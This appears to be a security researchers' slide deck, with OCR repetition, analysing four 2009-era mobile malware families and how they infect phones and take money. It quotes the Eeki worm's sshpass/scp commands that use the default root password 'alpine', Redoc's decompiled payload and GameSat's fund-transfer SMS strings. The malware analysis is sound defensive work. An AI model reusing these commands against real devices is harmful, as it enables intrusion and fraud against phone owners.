Four Malware and a Funeral

Axelle Apvrille, Jie Zhang, Fortinet

May 19, 2010

Four Malware and a Funeral

Four Weddings and a Funeral (1994)	Four Malware and a Funeral (2009)

Four Malware and a Funeral

Four Weddings and a Funeral (1994)	Four Malware and a Funeral (2009)
Angus and Laura	iPhoneOS/Eeki.B!worm
Bernard and Lydia	SymbOS/Yxes!worm
Hamish and Carrie	WinCE/Redoc!tr
Charles and Henrietta (halted)	Java/GameSat.A!tr

Four Malware and a Funeral

Four Weddings and a Funeral (1994)

Angus and Laura

Bernard and Lydia

Hamish and Carrie

Charles and Henrietta (halted)

Gareth

Four Malware and a Funeral (2009)

iPhoneOS/Eeki.B!worm

SymbOS/Yxes!worm

WinCE/Redoc!tr

Java/GameSat.A!tr

What is this about?

Case-study for recent malware on *mobile phones*:

- **No** novel research idea
- **But** novel reverse engineering / comprehensive analysis of malware
  → *contribution here!*
- Understand upcoming *trends* of mobile malware

Malware for mobile phones

Code Simplicity

Monetization

Solutions

Malware for Mobile Phones?!

Malware for Mobile Phones?!

Wait ! There are malware for PCs, not for mobile phones?!
Thanks for your phone ! Having fun

Malware for Mobile Phones?!

Wait ! There are malware for PCs, not for mobile phones?!
Thanks for your phone ! Having fun

> 170 families
> 2000 signatures at Fortinet
115,000 phones infected by CommWarrior
'hundreds of thousands' infected by Yxes
(quote: Daniel Hoffman, Smobile)


Mobile Phone Infection Risks

Okay, but in practice, there's no chance I get infected, is there?!


Mobile Phone Infection Risks

Okay, but in practice, there's no chance I get infected, is there?!
Do you own a mobile phone ? ;)


Mobile Phone Infection Risks


Okay, but in practice, there's no chance I get infected, is there?!
Do you own a mobile phone ? ;)
Do you surf on Internet with it?

Mobile Phone Infection Risks


Okay, but in practice, there's no chance I get infected, is there?!
Do you own a mobile phone ? ;)
Do you surf on Internet with it?
Do you install applications on your phone?

Mobile Phone Infection Risks



Okay, but in practice, there's no chance I get infected, is there?!

Do you own a mobile phone ? ;)


Do you surf on Internet with it?

Do you install applications on your phone?

Higher Risk

Would you install this? [EASY]

Imagine you want to **date** or **divination** services, would you use this Opera add-on application?



Installer

Bluetooth

OPERAMODIF_INDOSAT_N... 2:36 pm


Bluetooth

WebGate_Locks.sisx 11:25 am

Install
OPMOD GRATIS
INDOSAT?

Would you install this? [EASY]

Imagine you want to **date** or **divination** services, would you use this Opera add-on application?



Bluetooth

OPERAMODIF INDOSAT N... 2:36 pm

Details:

Name

OPMOD GRATIS INDOSAT


Version

1.00(0)

Would you install this? [EASY]

Imagine you want to **date** or **divination** services, would you use this Opera add-on application?

- Security warning for all unsigned midlets (common!)



Installer

Bluetooth
OPERAMODIF_INDOSAT_N... 2:36 pm

Bluetooth
WebGate_Locks.sisx 11:25 am

Security warning:


Application is untrusted and may be harmful to your phone

Additional details

Would you install this? [EASY]

Imagine you want to **date** or **divination** services, would you use this Opera add-on application?

- Security warning for all unsigned midlets (common!)
- Lengthy security text :(




When you install an application, the security of the application is checked during the installation. Your device cannot verify the supplier of the application unless it has a digital signature or certificate, or the device can locate the root certificate. Continue installation only if you are sure of the origin and contents of the application.

Would you install this? [EASY]

Imagine you want to **date** or **divination** services, would you use this Opera add-on application?


- Security warning for all unsigned midlets (common!)
- Lengthy security text :(
- Standard Opera splash screen



Would you install this? [EASY]

Imagine you want to **date** or **divination** services, would you use this Opera add-on application?


- Security warning for all unsigned midlets (common!)
- Lengthy security text :(
- Standard Opera splash screen



Would you install this? [EASY]

Imagine you want to **date** or **divination** services, would you use this Opera add-on application?

- Security warning for all unsigned midlets (common!)
- Lengthy security text :(
- Standard Opera splash screen



TRANSFERPULSA
085648594932 20...
(25)


Untuk Expresikan Dirimu dan dapetin teman seru, mudah saja

Masukkan Nama:

Would you install this? [EASY]

Imagine you want to **date** or **divination** services, would you use this Opera add-on application?

- Security warning for all unsigned midlets (common!)
- Lengthy security text :(
- Standard Opera splash screen
- Send SMS to short code, not so surprising for dating/ divination services



Allow application OPMOD GRATIS IN... to send text message to 151?


Would you install this? [EASY]

Imagine you want to **date** or **divination** services, would you use this Opera add-on application?

- Security warning for all unsigned midlets (common!)
- Lengthy security text :(
- Standard Opera splash screen
- Send SMS to short code, not so surprising for dating/ divination services


Do not use!

This is Java/GameSat.A!tr
Risks are difficult to understand for an end-user



Allow application OPMOD GRATIS IN... to send text message to 151?

Jailbreaking your iPhone [INTERMEDIATE]




one1,2_3.0.1_7A400_Restore.ipsw

The correct IPSW will have a filename beginning with iPhone1,2_3.0.1.

Please browse for the firmware bundle (IPSW) you currently have on your device.
Note that QuickPwn is not designed to update your device to a newer firmware version.
This version of QuickPwn supports firmware v2.2.1, v2.2, v2.1, and v2.0.x.


- Jailbreaking is made simple for end-users

Jailbreaking your iPhone [INTERMEDIATE]



- Jailbreaking is made simple for end-users
- Installs Cydia on the iPhone


Jailbreaking your iPhone [INTERMEDIATE]



For help with Cydia, Telesphoreo, or developing for iPhoneOS, feel free to

- Jailbreaking is made simple for end-users
- Installs Cydia on the iPhone
- Scroll down for more information. Who will read it?

Jailbreaking your iPhone [INTERMEDIATE]



0: Install MobileTerminal Package

MobileTerminal Package

1: Run MobileTerminal

This program will be on your SpringBoard are called "Terminal".


2: Obtain Administrator Access

Run "su root" and provide the root password. The default password as provided by Apple is "alpine".

Here I also run "cd" only to shorten the otherwise very long prompt

- Jailbreaking is made simple for end-users
- Installs Cydia on the iPhone
- Scroll down for more information. Who will read it?

Jailbreaking your iPhone [INTERMEDIATE]



0: Install MobileTerminal Package

MobileTerminal Package

1: Run MobileTerminal

This program will be on your SpringBoard are called "Terminal".

2: Obtain Administrator Access

Run "su root" and provide the root password. The default password as provided by Apple is "alpine".

Here I also run "cd" only to shorten the otherwise very long prompt

- Jailbreaking is made simple for end-users
- Installs Cydia on the iPhone
- Scroll down for more information. Who will read it?


Change default password

iPhones with default root password are vulnerable to **iPhoneOS/Eeki.*!worm**

Operators scanned: Vodafone, T-Mobile, Optus, MobilKom, Pannon GSM Telecom...

Would you install this? [HARD]

- Advanced Device Locks is a legitimate application




WebGate_Locks.sisx 11:25 am

screenshot_s60_3rd_v3.0... 11:25 am

Install Advanced Device Locks?

Would you install this? [HARD]

- Advanced Device Locks is a legitimate application
- Valid certificate, appropriate supplier, signed by Symbian



Details:

Name


Advanced Device Locks

Version

2.02(69)

Would you install this? [HARD]

- Advanced Device Locks is a legitimate application
- Valid certificate, appropriate supplier, signed by Symbian



Bluetooth

WebGate Locks.sisx 11:25 am

Details:

Supplier


WebGate Joint Stock Company

Application size

Unknown

Would you install this? [HARD]

- Advanced Device Locks is a legitimate application
- Valid certificate, appropriate supplier, signed by Symbian



Certificate details:

Issuer:


Symbian CA I

Subject:

XinZhongLi Kemao Co. Ltd.

Would you install this? [HARD]

- Advanced Device Locks is a legitimate application
- Valid certificate, appropriate supplier, signed by Symbian



WebGate Locks.sisx 11:25 am


Certificate details:

Valid from:
22/06/2009

Valid until:
23/06/2019

Would you install this? [HARD]


- Advanced Device Locks is a legitimate application
- Valid certificate, appropriate supplier, signed by Symbian



Installer
Bluetooth
WebGate_Locks.sisx 11:25 am
Bluetooth
screenshot_s60_3rd_v3.0... 11:25 am
Installing
Cancel


Would you install this? [HARD]

- Advanced Device Locks is a legitimate application
- Valid certificate, appropriate supplier, signed by Symbian
- Looks fine: icon, installation information, menu



Would you install this? [HARD]

- Advanced Device Locks is a legitimate application
- Valid certificate, appropriate supplier, signed by Symbian
- Looks fine: icon, installation information, menu




Informations

Le code par défaut de l'application est 0000. Il vous est fortement recommandé de le remplacer par un nouveau code. Vous pouvez le faire à partir du menu "Code". Veuillez entrer le code par défaut

Would you install this? [HARD]

- Advanced Device Locks is a legitimate application
- Valid certificate, appropriate supplier, signed by Symbian
- Looks fine: icon, installation information, menu
- Mild suspicions: subject name and fonts.



Sous tension
Hors tension

Verrouillage auto
Hors tension


Protéger applications
Hors tension

Would you install this? [HARD]

- Advanced Device Locks is a legitimate application
- Valid certificate, appropriate supplier, signed by Symbian
- Looks fine: icon, installation information, menu
- Mild suspicions: subject name and fonts.

Trojaned application !

This sample contains SymbOS/Yxes.E!worm



Sous tension

Hors tension

Verrouillage auto

Hors tension

Protéger applications

Hors tension

Malware for mobile phones

Code Simplicity

Monetization

Solutions

Comparing Four Malware

Name	Platform	Skills	Vulnerabilities
Eeki	iPhone	Unix beginner	None
Yxes	Symbian	Good Symbian programming	None
Redoc	WinCE	.NET beginner	None
GameSat	Java	Very easy	None

Keep It Simple and Stupid - KISS

- Use of public API, no vulnerability
- Basic development skills
- No problem finding a few victims with over 4 billion mobile phones

iPhoneOS/Eeki.B!worm: Infection

- Takes advantage of misconfiguration of jailbroken iPhones.

Checking vulnerability

```
sshpass -p alpine ssh -o ... root@host ’echo 99’
```

Infecting a new device

```
sshpass -p alpine scp -o ... <DIR>/cydia.tgz
      root@host:<DIR>/cydia.tgz
cd /private/var/mobile/home; tar xzf cydia.tgz; ./inst
```

WinCE/Redoc: Simple Payload

- Decompile .NET code: a legitimate interpreter (B4Pruntime.exe)
- Decompile the B4P resource: malicious payload inside!

Malicious payload

```
_main_app_start
_main_cnf . new1 ( 3833 , suloto )
_main_hrd . new1
_main_t = ( 03:32 )
_main_v = ( _main_t , 0 , 0 , 1 )
_main_hrd . runappattime ( _main_hrd . getspecialfolder(
              _main_hrd . sfwindows ) & /cldll.exe,
              _main_v )
```

Malware for mobile phones

Code Simplicity

Monetization

Solutions

Four Similar Goals

Name	Platform	Intent
Eeki	iPhone	Steal ING Direct bank passwords
Yxes	Symbian	Unclear. Sends SMS. Debugging phase for a botnet ?
Redoc	WinCE	Make money out of calls to premium numbers
GameSat	Java	Transfer funds to a pre-paid card

The Funeral is for our Bank Account :(

- SMS / Internet → **high bill**.
- Short codes, premium phone numbers are rented.
- Less *annoywares* (e.g lock, reboot the phone)

Java/GameSat.A!tr: real goal

- Sending SMS ? **Not the real goal**
- Short code 151: Indonesian operator service: transfer small amounts of money (Indonesian Rupiah) between GSM prepaid card holders

```
"TRANSFERPULSA 0856xxxxxxxx 20000","151","Game Gratis"...
"TRANSFERPULSA 0856xxxxxxxx 20000","151","Mama Lauren"...
```

Real goal

Transfer 20,000 Rp from victim's account to 0856xxxxxxxx
Victim's bill: 20,000 Rp + service fee
Note: only works if victim has an Indosat prepaid card.

Malware for mobile phones

Code Simplicity

Monetization

Solutions

A few imperfect ideas

Non technical solutions

- Educate end-users to "smell" malicious applications Won't solve all issues
- Sue malware authors (legal combat) Difficult to do
- Display SMS and call costs explicitly Operators?

Technical solutions

- Install an anti-virus ;) Unknown viruses...
- Compartmentalizing processes (security zones, virtual machines...) Research...
- SMS sending and contact parsing requires extended capability Would not stop Yxes
- Better & more analysis tools Packet sniffer, VMs...

Related Work

- Shub-Nigurrath. *Primer in Reversing Symbian S60 Applications*, June 2007. Version 1.4.
- M. Hyppönen, *Mobile Malware*. In 16th USENIX Security Symposium, August 2007. Invited talk.
- J. Zhang. *Find out the Bad guys on the Symbian*. In Association of Anti Virus Asia Researchers (AVAR) Conference, 2007.
- C. Mulliner and C. Miller. *Fuzzing the Phone in your Phone*. In BlackHat USA, June 2009.
- A. Apvrille, *Symbian Worm Yxes: towards mobile Botnets?*, Proceedings of the 19th EICAR Annual Conference, Paris, May 2010.
- Fortinet's technical blog: http://blog.fortinet.com/category/research

Questions?

Hope you enjoyed it!

Any questions?

mailto: aapvrille@fortinet.com

or jzhang@fortinet.com

Slides edited with BeamerEditor

http://www.eurecom.fr/~apvrille/be_news.html

Application Signing: not a Panacea

Application Signing for most platforms

- Apple: the iPhone store
- Symbian: Symbian Signed programs
- Android: the Android market
- Java: signed midlets ...

Insufficient

- SymbOS/Yxes.*!worm: Symbian signed a malware !
  - Express Signed program
  - No testing
  - Certificate revoked, but OCSP not enabled by default :(
  - Sending an SMS = basic capability !
- Makes developer's lives difficult...
- Difficult to understand for end-users
- Is this a marketing initiative?